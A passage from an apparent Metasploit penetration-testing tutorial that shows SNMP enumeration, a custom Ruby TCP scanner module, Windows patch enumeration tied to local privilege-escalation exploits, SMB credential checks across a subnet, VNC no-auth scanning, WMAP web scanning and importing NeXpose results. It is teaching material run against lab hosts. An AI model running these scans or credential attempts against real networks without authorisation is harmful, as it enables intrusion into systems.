Uptime system     : 00:20:13.21
System date       : 2012-7-9 18:11:11.0

[*] Network information:

```

(continues on next page)

(continued from previous page)

```

IP forwarding enabled      : no
Default TTL                : 64
TCP segments received      : 19
TCP segments sent          : 21
TCP segments retrans       : 0
Input datagrams            : 5055
Delivered datagrams        : 5050
Output datagrams           : 4527

...snip...

[*] Device information:

Id              Type              Status      Descr
768             Processor             unknown     GenuineIntel: Intel(R)
↪Core(TM) i7-2860QM CPU @ 2.50GHz
1025            Network              unknown     network interface lo
1026            Network              unknown     network interface eth0
1552            Disk Storage           unknown     SCSI disk (/dev/sda)
3072            Coprocessor            unknown     Guessing that there's a
↪floating point co-processor

[*] Processes:

Id              Status              Name          Path
↪Parameters
1              runnable            init           /sbin/init
2              runnable            kthreadd       kthreadd
3              runnable            migration/0    migration/0
4              runnable            ksoftirqd/0    ksoftirqd/0
5              runnable            watchdog/0     watchdog/0
6              runnable            events/0       events/0
7              runnable            khelper        khelper
41             runnable            kblockd/0      kblockd/0
68             runnable            kseriod        kseriod

...snip...

5696           runnable            su             su
5697           runnable            bash           bash
5747           running            snmpd          snmpd

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Reviewing our SNMP Scan

The output provided above by our SNMP scan provides us with a wealth of information on our target system. Although cropped for length, we can still see lots of relevant information about our target such as its processor type, process IDs, etc.

4.2.6 Writing Your Own Security Scanner

Using your own Metasploit Auxiliary Module

There are times where you may need a specific network security scanner, or having scan activity conducted within Metasploit would be easier for scripting purposes than using an external program. Metasploit has a lot of features that can come in handy for this purpose, like access to all of the exploit classes and methods, built in support for proxies, SSL, reporting, and built in threading. Think of instances where you may need to find every instance of a password on a system, or scan for a custom service. Not to mention, it is fairly quick and easy to write up your own custom scanner.

Some of the many Metasploit scanner features are:

- It provides access to all exploit classes and methods
- Support is provided for proxies, SSL, and reporting
- Built-in threading and range scanning
- Easy to write and run quickly

Writing your own scanner module can also be extremely useful during security audits by allowing you to locate every instance of a bad password or you can scan in-house for a vulnerable service that needs to be patched. Using the Metasploit Framework will allow you to store this information in the database for organization and later reporting needs.

We will use this very simple TCP scanner that will connect to a host on a default port of 12345 which can be changed via the scanner module options at run time. Upon connecting to the server, it sends 'HELLO SERVER', receives the response and prints it out along with the IP address of the remote host.

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote::Tcp include_
  ↪Msf::Auxiliary::Scanner def initialize super( 'Name' => 'My custom TCP scan',
        'Version'      => '$Revision: 1 $',
        'Description'  => 'My quick scanner',
        'Author'       => 'Your name here',
        'License'      => MSF_LICENSE
      )
      register_options(
        [
          Opt::RPORT(12345)
        ], self.class)
    end

    def run_host(ip)
      connect()
      greeting = "HELLO SERVER"
      sock.puts(greeting)
      data = sock.recv(1024)
      print_status("Received: #{data} from #{ip}")
      disconnect()
    end
  end
end
```

Saving and Testing our Auxiliary Module

We save the file into our `./modules/auxiliary/scanner/` directory as `simple_tcp.rb` and load up `msfconsole`. It's important to note two things here. First, modules are loaded at run time, so our new module will not show up unless we restart

our interface of choice. The second being that the folder structure is very important, if we would have saved our scanner under `./modules/auxiliary/scanner/http/` it would show up in the modules list as `scanner/http/simple_tcp`.

To test our security scanner, set up a netcat listener on port 12345 and pipe in a text file to act as the server response.

```
root@kali:~# nc -lnvp 12345 < response.txt
listening on [any] 12345 ...
```

Next, you select your new scanner module, set its parameters, and run it to see the results.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.100
[*] Auxiliary module execution completed
```

As you can tell from this simple example, this level of versatility can be of great help when you need some custom code in the middle of a penetration test. The power of the framework and reusable code really shines through here.

Reporting Results from our Security Scanner

The report mixin provides `report_*`. These methods depend on a database in order to operate:

- Check for a live database connection
- Check for a duplicate record
- Write a record into the table

The database drivers are now autoloaded.

```
db_driver postgres (or sqlite3, mysql)
```

Use the `Auxiliary::Report` mixin in your scanner code.

```
include Msf::Auxiliary::Report
```

Then, call the `report_note()` method.

```
report_note(
: host => rhost,
: type => "myscanner_password",
: data => data
)
```

Learning to write your own network security scanners may seem like a daunting task, but as we've just shown, the benefits of creating our own auxiliary module to house and run our security scanner will help us in storing and organizing our data, not to mention help with our report writing during our pentests.

4.2.7 Windows Patch Enumeration

Enumerating Installed Windows Patches

When confronted with a Windows target, identifying which patches have been applied is an easy way of knowing if regular updates happen. It may also provide information on other possible vulnerabilities present on the system.

An auxiliary module was specifically created for just this task called “enum_patches“. Like any post exploitation module, it is loaded using the “use” command.

```
msf exploit(handler) > use post/windows/gather/enum_patches
msf post(enum_patches) > show options
```

Module options (post/windows/gather/enum_patches):

Name	Current Setting	Required	Description
KB	KB2871997, KB2928120	yes	A comma separated list of KB patches to
search for			
MSFLOCALS	true	yes	Search for missing patches for which
there is	a MSF local module		
SESSION		yes	The session to run this module on.

This module also has a few advanced options, which can be displayed by using the “show advanced” command.

```
msf post(enum_patches) > show advanced
```

Module advanced options (post/windows/gather/enum_patches):

Name	: VERBOSE
Current Setting:	true
Description	: Enable detailed status messages
Name	: WORKSPACE
Current Setting:	
Description	: Specify the workspace for this module

Once a meterpreter session as been initiated with your Windows target, load up the enum_patches module setting the SESSION option. Once done using the “run” command will launch the module against our target.

```
msf post(enum_patches) > show options
```

Module options (post/windows/gather/enum_patches):

Name	Current Setting	Required	Description
KB	KB2871997, KB2928120	yes	A comma separated list of KB patches to
search for			
MSFLOCALS	true	yes	Search for missing patches for which
there is	a MSF local module		
SESSION	1	yes	The session to run this module on.

```
msf post(enum_patches) > run
```

```
[*] KB2871997 applied
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7
(x86)
[*] KB2305420 applied
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnb_broadcast, elevates from Low to
Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/
SP1
```

(continues on next page)

(continued from previous page)

```
[*] Post module execution completed
```

4.3 Vulnerability Scanning

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting.

When used properly, this is a great asset to a pen tester, yet it is not without its drawbacks. Vulnerability scanning is well known for a high false positive and false negative rate. This has to be kept in mind when working with any vulnerability scanning software.

Lets look through some of the vulnerability scanning capabilities that the Metasploit Framework can provide.

4.3.1 SMB Login Check

Scanning for Access with smb_login

A common situation to find yourself in is being in possession of a valid username and password combination, and wondering where else you can use it. This is where the SMB Login Check Scanner can be very useful, as it will connect to a range of hosts and determine if the username/password combination can access the target.

Keep in mind that this is very “loud” as it will show up as a failed login attempt in the event logs of every Windows box it touches. Be thoughtful on the network you are taking this action on. Any successful results can be plugged into the windows/smb/psexec exploit module (exactly like the standalone tool), which can be used to create Meterpreter Sessions.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):
```

Name	Current Setting	Required	Description
ABORT_ON_LOCKOUT	false	yes	Abort the run when an account lockout is detected
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DETECT_ANY_AUTH	true	no	Enable detection of systems accepting any authentication
PASS_FILE		no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name.
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record guest-privileged random logins to the database
RHOSTS		yes	The target address range or CIDR identifier

(continues on next page)

(continued from previous page)

RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for
↪ authentication			
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works
↪ for a host			
THREADS	1	yes	The number of concurrent threads
USERPASS_FILE		no	File containing users and passwords
↪ separated by space, one pair per line			
USER_AS_PASS	false	no	Try the username as the password for
↪ all users			
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all
↪ attempts			

```

msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUser victim
SMBUser => victim
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set THREADS 50
THREADS => 50
msf auxiliary(smb_login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed

msf auxiliary(smb_login) >

```

4.3.2 VNC Authentication

VNC Authentication Check with the None Scanner

The VNC Authentication None Scanner is an Auxiliary Module for Metasploit. This tool will search a range of IP addresses looking for targets that are running a VNC Server without a password configured. Pretty well every administrator worth his/her salt sets a password prior to allowing inbound connections but you never know when you might catch a lucky break and a successful pen-test leaves no stone unturned.

In fact, once when doing a pentest, we came across a system on the target network with an open VNC installation. While we were documenting our findings, I noticed some activity on the system. It turns out, someone else had found the system as well! An unauthorized user was live and active on the same system at the same time. After engaging in some social engineering with the intruder, we were informed by the user they had just got into the system, and came across it as they were scanning large chunks of IP addresses looking for open systems. This just drives home the fact that intruders are in fact actively looking for this low hanging fruit, so you ignore it at your own risk.

To utilize the VNC Scanner, we first select the auxiliary module, define our options, then let it run.

```

msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

```

(continues on next page)

(continued from previous page)

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	5900	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24
```

```
msf auxiliary(vnc_none_auth) > set THREADS 50
```

```
THREADS => 50
```

```
msf auxiliary(vnc_none_auth) > run
```

```
[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
```

```
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
```

```
[*] Auxiliary module execution completed
```

4.3.3 WMAP Web Scanner

WMAP is a feature-rich web application vulnerability scanner that was originally created from a tool named SQLMap. This tool is integrated with Metasploit and allows us to conduct web application scanning from within the Metasploit Framework.

We begin by first creating a new database to store our WMAP scan results in, load the “wmap” plugin, and run “help” to see what new commands are available to us.

```
msf > load wmap

..-.-.-..-.-.-.-.-
| | | | | | | | | | |
\-----\-----\^-----

[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap

msf > help

wmap Commands
=====

Command      Description
-----
wmap_modules  Manage wmap modules
wmap_nodes    Manage nodes
wmap_run       Test targets
wmap_sites    Manage sites
wmap_targets  Manage targets
wmap_vulns    Display web vulns

...snip...
```

Prior to running a web app scan, we first need to add a new target URL by passing the “-a” switch to “wmap_sites”. Afterwards, running “wmap_sites -l” will print out the available targets.

```
msf > wmap_sites -h
[*] Usage: wmap_targets [options]
      -h          Display this help text
      -a [url]    Add site (vhost,url)
      -l          List all available sites
      -s [id]     Display site structure (vhost,url|ids) (level)

msf > wmap_sites -a http://172.16.194.172
[*] Site created.
msf > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
--	----	-----	----	-----	-----	-----
0	172.16.194.172	172.16.194.172	80	http	0	0

Next, we add the site as a target with “wmap_targets”.

```
msf > wmap_targets -h
[*] Usage: wmap_targets [options]
      -h          Display this help text
      -t [urls]   Define target sites (vhost1,url[space]vhost2,url)
      -d [ids]    Define target sites (id1, id2, id3 ...)
      -c          Clean target sites list
      -l          List all target sites

msf > wmap_targets -t http://172.16.194.172/mutillidae/index.php
```

Once added, we can view our list of targets by using the ‘-l’ switch from the console.

```
msf > wmap_targets -l
[*] Defined targets
=====
```

Id	Vhost	Host	Port	SSL	Path
--	-----	----	----	---	-----
0	172.16.194.172	172.16.194.172	80	false	/mutillidae/index.php

Using the “wmap_run” command will scan the target system.

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
      -h          Display this help text
      -t          Show all enabled modules
      -m [regex]  Launch only modules that name match provided regex.
      -p [regex]  Only test path defined by regex.
      -e [/path/to/profile] Launch profile modules against all matched targets.
                  (No profile file runs all enabled modules.)
```

We first use the “-t” switch to list the modules that will be used to scan the remote system.

```
msf > wmap_run -t

[*] Testing target:
```

(continues on next page)

(continued from previous page)

```

[*] Site: 192.168.1.100 (192.168.1.100)
[*] Port: 80 SSL: false
[*] =====
[*] Testing started. 2012-01-16 15:46:42 -0500
[*]
[*]
=[ SSL testing ]=
[*] =====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
[*] =====
[*] Loaded auxiliary/admin/http/contentkeeper_fileaccess ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/admin/http/tomcat_utf8_traversal ...
[*] Loaded auxiliary/admin/http/trendmicro_dlp_traversal ...
..snip...

msf >

```

All that remains now is to actually run the WMAP scan against our target URL.

```

msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*] Site: 172.16.194.172 (172.16.194.172)
[*] Port: 80 SSL: false
[*] =====
[*] Testing started. 2012-06-27 09:29:13 -0400
[*]
[*]
=[ SSL testing ]=
[*] =====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
[*] =====
[*] Module auxiliary/scanner/http/http_version

[*] 172.16.194.172:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt

..snip...
..snip...
..snip...

[*] Module auxiliary/scanner/http/soap_xml
[*] Path: /
[*] Server 172.16.194.172:80 returned HTTP 404 for /. Use a different one.
[*] Module auxiliary/scanner/http/trace_axd
[*] Path: /
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
[*] =====

```

(continues on next page)

(continued from previous page)

```
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
=====
[*]
=[ General testing ]=
=====
+++++
Launch completed in 212.01512002944946 seconds.
+++++
[*] Done.
```

Once the scan has finished executing, we take a look at the database to see if WMAP found anything of interest.

```
msf > wmap_vulns -l
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*] scraper Scraper
[*] GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*] directory Directory found.
[*] GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*] directory Directory found.
[*] GET Res code: 403

...snip...

msf >
```

Looking at the above output, we can see that WMAP has reported one vulnerability. Running “vulns” will list the details for us.

```
msf > vulns
[*] Time: 2012-01-16 20:58:49 UTC Vuln: host=172.16.2.207 port=80 proto=tcp
↳ name=auxiliary/scanner/http/options refs=CVE-2005-3398,CVE-2005-3498,OSVDB-877,BID-
↳ 11604,BID-9506,BID-9561

msf >
```

Because of our vulnerability scanning with WMAP, we can now use these results to gather further information on the reported vulnerability. As pentesters, we would want to investigate each finding further and identify if there are potential methods for attack.

4.3.4 Working with NeXpose

We create a new report in NeXpose and save the scan results in ‘NeXpose Simple XML’ format that we can later import into Metasploit. Next, we fire up msfconsole, create a new workspace, and use the ‘db_import’ command to auto-detect and import our scan results file.

```
msf > db_import /root/Nexpose/report.xml
[*] Importing 'NeXpose Simple XML' data
```

(continues on next page)

(continued from previous page)

```
[*] Importing host 172.16.194.172
[*] Successfully imported /root/Nexpose/report.xml
```

```
msf > services
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
172.16.194.172	21	tcp	ftp	open	vsFTPD 2.3.4
172.16.194.172	22	tcp	ssh	open	OpenSSH 4.7p1
172.16.194.172	23	tcp	telnet	open	
172.16.194.172	25	tcp	smtp	open	Postfix
172.16.194.172	53	tcp	dns-tcp	open	BIND 9.4.2
172.16.194.172	53	udp	dns	open	BIND 9.4.2
172.16.194.172	80	tcp	http	open	Apache 2.2.8
172.16.194.172	111	tcp	portmapper	open	
172.16.194.172	111	udp	portmapper	open	
172.16.194.172	137	udp	cifs name service	open	
172.16.194.172	139	tcp	cifs	open	Samba 3.0.20-Debian
172.16.194.172	445	tcp	cifs	open	Samba 3.0.20-Debian
172.16.194.172	512	tcp	remote execution	open	
172.16.194.172	513	tcp	remote login	open	
172.16.194.172	514	tcp	remote shell	open	
172.16.194.172	1524	tcp	ingreslock	open	
172.16.194.172	2049	tcp	nfs	open	
172.16.194.172	2049	udp	nfs	open	
172.16.194.172	3306	tcp	mysql	open	MySQL 5.0.51a
172.16.194.172	5432	tcp	postgres	open	
172.16.194.172	5900	tcp	vnc	open	
172.16.194.172	6000	tcp	xwindows	open	
172.16.194.172	8180	tcp	http	open	Apache Tomcat
172.16.194.172	41407	udp	status	open	
172.16.194.172	44841	tcp	mountd	open	
172.16.194.172	47207	tcp	nfs lockd	open	
172.16.194.172	48972	udp	nfs lockd	open	
172.16.194.172	51255	tcp	status	open	
172.16.194.172	58769	udp	mountd	open	

We now have NeXpose's report at our disposal directly from the msfconsole. As discussed in a previous modules, using the database backend commands, we can search this information using a few simple key strokes.

One that was not covered however was the 'vulns' command. We can issue this command and see what vulnerabilities were found by our NeXpose scan. With no options given 'vulns' will simply display every vulnerability found such as service names, associated ports, CVEs (if any) etc.

```
msf > vulns
[*] Time: 2012-06-20 02:09:50 UTC Vuln: host=172.16.194.172 name=NEXPOSE-vnc-password-
    ↪password refs=NEXPOSE-vnc-password-password
[*] Time: 2012-06-20 02:09:50 UTC Vuln: host=172.16.194.172 name=NEXPOSE-backdoor-vnc-
    ↪0001 refs=NEXPOSE-backdoor-vnc-0001
[*] Time: 2012-06-20 02:09:49 UTC Vuln: host=172.16.194.172 name=NEXPOSE-cifs-nt-0001
    ↪refs=CVE-1999-0519,URL=http://www.hsc.fr/ressources/presentations/null_sessions/,
    ↪NEXPOSE-cifs-nt-0001
```

(continues on next page)

(continued from previous page)

...snip...

```
[*] Time: 2012-06-20 02:09:52 UTC Vuln: host=172.16.194.172 name=NEXPOSE-openssl-
↳debian-weak-keys refs=CVE-2008-0166,BID-29179,SECUNIA-30136,SECUNIA-30220,SECUNIA-
↳30221,SECUNIA-30231,SECUNIA-30239,SECUNIA-30249,URL-http://metasploit.com/users/hdm/
↳tools/debian-openssl/,URL-http://wiki.debian.org/SSLkeys,URL-http://www.debian.org/
↳security/2008/dsa-1571,URL-http://www.debian.org/security/2008/dsa-1576,URL-http://
↳www.debian.org/security/key-rollover/,URL-http://www.ubuntu.com/usn/usn-612-1,URL-
↳http://www.ubuntu.com/usn/usn-612-2,URL-http://www.ubuntu.com/usn/usn-612-3,URL-
↳http://www.ubuntu.com/usn/usn-612-4,URL-http://www.ubuntu.com/usn/usn-612-5,URL-
↳http://www.ubuntu.com/usn/usn-612-6,URL-http://www.ubuntu.com/usn/usn-612-7,URL-
↳http://www.ubuntu.com/usn/usn-612-8,NEXPOSE-openssl-debian-weak-keys
[*] Time: 2012-06-20 02:09:52 UTC Vuln: host=172.16.194.172 name=NEXPOSE-ssh-openssh-
↳x11uselocalhost-x11-forwarding-session-hijack refs=CVE-2008-3259,BID-30339,SECUNIA-
↳31179,NEXPOSE-ssh-openssh-x11uselocalhost-x11-forwarding-session-hijack
```

Much like the ‘hosts’ & ‘services’ commands, we have a few options available to produce a more specific output when searching vulnerabilities stored in our imported report. Let’s take a look at those.

```
msf > vulns -h
Print all vulnerabilities in the database

Usage: vulns [addr range]

-h,--help          Show this help information
-p,--port >portspec> List vulns matching this port spec
-s >svc names>      List vulns matching these service names
-S,--search         Search string to filter by
-i,--info           Display Vuln Info

Examples:
vulns -p 1-65536      # only vulns with associated services
vulns -p 1-65536 -s http # identified as http on any port
```

Lets target a specific service we know to be running on Metasploitable and see what information was collected by our vulnerability scan. We’ll display vulnerabilities found for the ‘mysql’ service. Using the following options: ‘-p’ to specify the port number, ‘-s’ service name and finally ‘-i’ the vulnerability information.

```
msf > vulns -p 3306 -s mysql -i
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-
↳dispatch_command-multiple-format-string refs=CVE-2009-2446,BID-35609,OSVDB-55734,
↳SECUNIA-35767,SECUNIA-38517,NEXPOSE-mysql-dispatch_command-multiple-format-string
↳info=mysql-dispatch_command-multiple-format-string
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-
↳32707-send-error-bof refs=URL-http://bugs.mysql.com/bug.php?id=32707,NEXPOSE-mysql-
↳bug-32707-send-error-bof info=mysql-bug-32707-send-error-bof
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-
↳37428-user-define-function-remote-codex refs=URL-http://bugs.mysql.com/bug.php?
↳id=37428,NEXPOSE-mysql-bug-37428-user-define-function-remote-codex info=mysql-bug-
↳37428-user-define-function-remote-codex
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-
↳default-account-root-nopassword refs=CVE-2002-1809,BID-5503,NEXPOSE-mysql-default-
↳account-root-nopassword info=mysql-default-account-root-nopassword
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-yassl-
↳certdecodergetname-multiple-bofs refs=CVE-2009-4484,BID-37640,BID-37943,BID-37974,
↳OSVDB-61956,SECUNIA-37493,SECUNIA-38344,SECUNIA-38364,SECUNIA-38517,SECUNIA-38573,
↳URL-http://bugs.mysql.com/bug.php?id=50227,URL-http://dev.mysql.com/doc/refman/5.0/
↳en/news-5-0-90.html,URL-http://dev.mysql.com/doc/refman/5.1/en/news-5-1-43.html,
↳NEXPOSE-mysql-yassl-certdecodergetname-multiple-bofs info=mysql-yassl-
↳certdecodergetname-multiple-bofs
```

(continues on next page)

(continued from previous page)

```
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-yassl-
↳multiple-bof refs=CVE-2008-0226,CVE-2008-0227,BID-27140,BID-31681,SECUNIA-28324,
↳SECUNIA-28419,SECUNIA-28597,SECUNIA-29443,SECUNIA-32222,URL-http://bugs.mysql.com/
↳bug.php?id=33814,NEXPOSE-mysql-yassl-multiple-bof info=mysql-yassl-multiple-bof
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-
↳directory-traversal-and-arbitrary-table-access refs=CVE-2010-1848,URL-http://bugs.
↳mysql.com/bug.php?id=53371,URL-http://dev.mysql.com/doc/refman/5.0/en/news-5-0-91.
↳html,URL-http://dev.mysql.com/doc/refman/5.1/en/news-5-1-47.html,NEXPOSE-mysql-
↳directory-traversal-and-arbitrary-table-access info=mysql-directory-traversal-and-
↳arbitrary-table-access
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-vio_
↳verify_callback-zero-depth-x-509-certificate refs=CVE-2009-4028,URL-http://bugs.
↳mysql.com/bug.php?id=47320,URL-http://dev.mysql.com/doc/refman/5.0/en/news-5-0-88.
↳html,URL-http://dev.mysql.com/doc/refman/5.1/en/news-5-1-41.html,NEXPOSE-mysql-vio_
↳verify_callback-zero-depth-x-509-certificate info=mysql-vio_verify_callback-zero-
↳depth-x-509-certificate
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-
↳29801-remote-federated-engine-crash refs=URL-http://bugs.mysql.com/bug.php?id=29801,
↳NEXPOSE-mysql-bug-29801-remote-federated-engine-crash info=mysql-bug-29801-remote-
↳federated-engine-crash
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-
↳38296-nested-boolean-query-exhaustion-dos refs=URL-http://bugs.mysql.com/bug.php?
↳id=38296,NEXPOSE-mysql-bug-38296-nested-boolean-query-exhaustion-dos info=mysql-bug-
↳38296-nested-boolean-query-exhaustion-dos
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-com_
↳field_list-command-bof refs=CVE-2010-1850,URL-http://bugs.mysql.com/bug.php?
↳id=53237,URL-http://dev.mysql.com/doc/refman/5.0/en/news-5-0-91.html,URL-http://dev.
↳mysql.com/doc/refman/5.1/en/news-5-1-47.html,NEXPOSE-mysql-com_field_list-command-
↳bof info=mysql-com_field_list-command-bof
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-
↳datadir-isam-table-privilege-escalation refs=CVE-2008-2079,BID-29106,BID-31681,
↳SECUNIA-30134,SECUNIA-31066,SECUNIA-31226,SECUNIA-31687,SECUNIA-32222,SECUNIA-36701,
↳URL-http://bugs.mysql.com/32091,URL-http://dev.mysql.com/doc/refman/5.1/en/news-5-1-
↳23.html,URL-http://dev.mysql.com/doc/refman/6.0/en/news-6-0-4.html,NEXPOSE-mysql-
↳datadir-isam-table-privilege-escalation info=mysql-datadir-isam-table-privilege-
↳escalation
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-my_net_
↳skip_rest-packet-length-dos refs=CVE-2010-1849,URL-http://bugs.mysql.com/bug.php?
↳id=50974,URL-http://bugs.mysql.com/bug.php?id=53371,URL-http://dev.mysql.com/doc/
↳refman/5.1/en/news-5-1-47.html,NEXPOSE-mysql-my_net_skip_rest-packet-length-dos_
↳info=mysql-my_net_skip_rest-packet-length-dos
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-myisam-
↳table-privilege-check-bypass refs=CVE-2008-4097,CVE-2008-4098,SECUNIA-32759,SECUNIA-
↳38517,URL-http://bugs.mysql.com/bug.php?id=32167,URL-http://lists.mysql.com/commits/
↳50036,URL-http://lists.mysql.com/commits/50773,NEXPOSE-mysql-myisam-table-privilege-
↳check-bypass info=mysql-myisam-table-privilege-check-bypass
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-
↳29908-alter-view-priv-esc refs=URL-http://bugs.mysql.com/bug.php?id=29908,NEXPOSE-
↳mysql-bug-29908-alter-view-priv-esc info=mysql-bug-29908-alter-view-priv-esc
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-bug-
↳44798-stored-procedures-server-crash refs=URL-http://bugs.mysql.com/bug.php?
↳id=44798,NEXPOSE-mysql-bug-44798-stored-procedures-server-crash info=mysql-bug-
↳44798-stored-procedures-server-crash
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-empty-
↳bit-string-dos refs=CVE-2008-3963,SECUNIA-31769,SECUNIA-32759,SECUNIA-34907,URL-
↳http://bugs.mysql.com/bug.php?id=35658,NEXPOSE-mysql-empty-bit-string-dos_
↳info=mysql-empty-bit-string-dos
```

(continues on next page)

(continued from previous page)

```
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-innodb-
↳dos refs=CVE-2007-5925,BID-26353,SECUNIA-27568,SECUNIA-27649,SECUNIA-27823,SECUNIA-
↳28025,SECUNIA-28040,SECUNIA-28099,SECUNIA-28108,SECUNIA-28128,SECUNIA-28838,URL-
↳http://bugs.mysql.com/bug.php?id=32125,NEXPOSE-mysql-innodb-dos info=mysql-innodb-
↳dos
[*] Time: 2012-06-20 02:09:51 UTC Vuln: host=172.16.194.172 name=NEXPOSE-mysql-html-
↳output-script-insertion refs=CVE-2008-4456,BID-31486,SECUNIA-32072,SECUNIA-34907,
↳SECUNIA-38517,URL-http://bugs.mysql.com/bug.php?id=27884,URL-http://www.henlich.de/
↳it-security/mysql-command-line-client-html-injection-vulnerability,NEXPOSE-mysql-
↳html-output-script-insertion info=mysql-html-output-script-insertion
[*] Time: 2012-06-20 02:09:50 UTC Vuln: host=172.16.194.172 name=NEXPOSE-database-
↳open-access refs=URL-https://www.pcisecuritystandards.org/security_standards/
↳download.html?id=pci_dss_v1-2.pdf,NEXPOSE-database-open-access info=database-open-
↳access
```

4.3.5 Working with Nessus

Nessus is a well-known and popular vulnerability scanner that is free for personal, non-commercial use that was first released in 1998 by Renaud Deraison and currently published by Tenable Network Security. There is also a spin-off project of Nessus 2, named OpenVAS, that is published under the GPL. Using a large number of vulnerability checks, called plugins in Nessus, you can identify a large number of well-known vulnerabilities. Metasploit will accept vulnerability scan result files from both Nessus and OpenVAS in the nbe file format.

Let's walk through the process. First we complete a scan from Nessus:

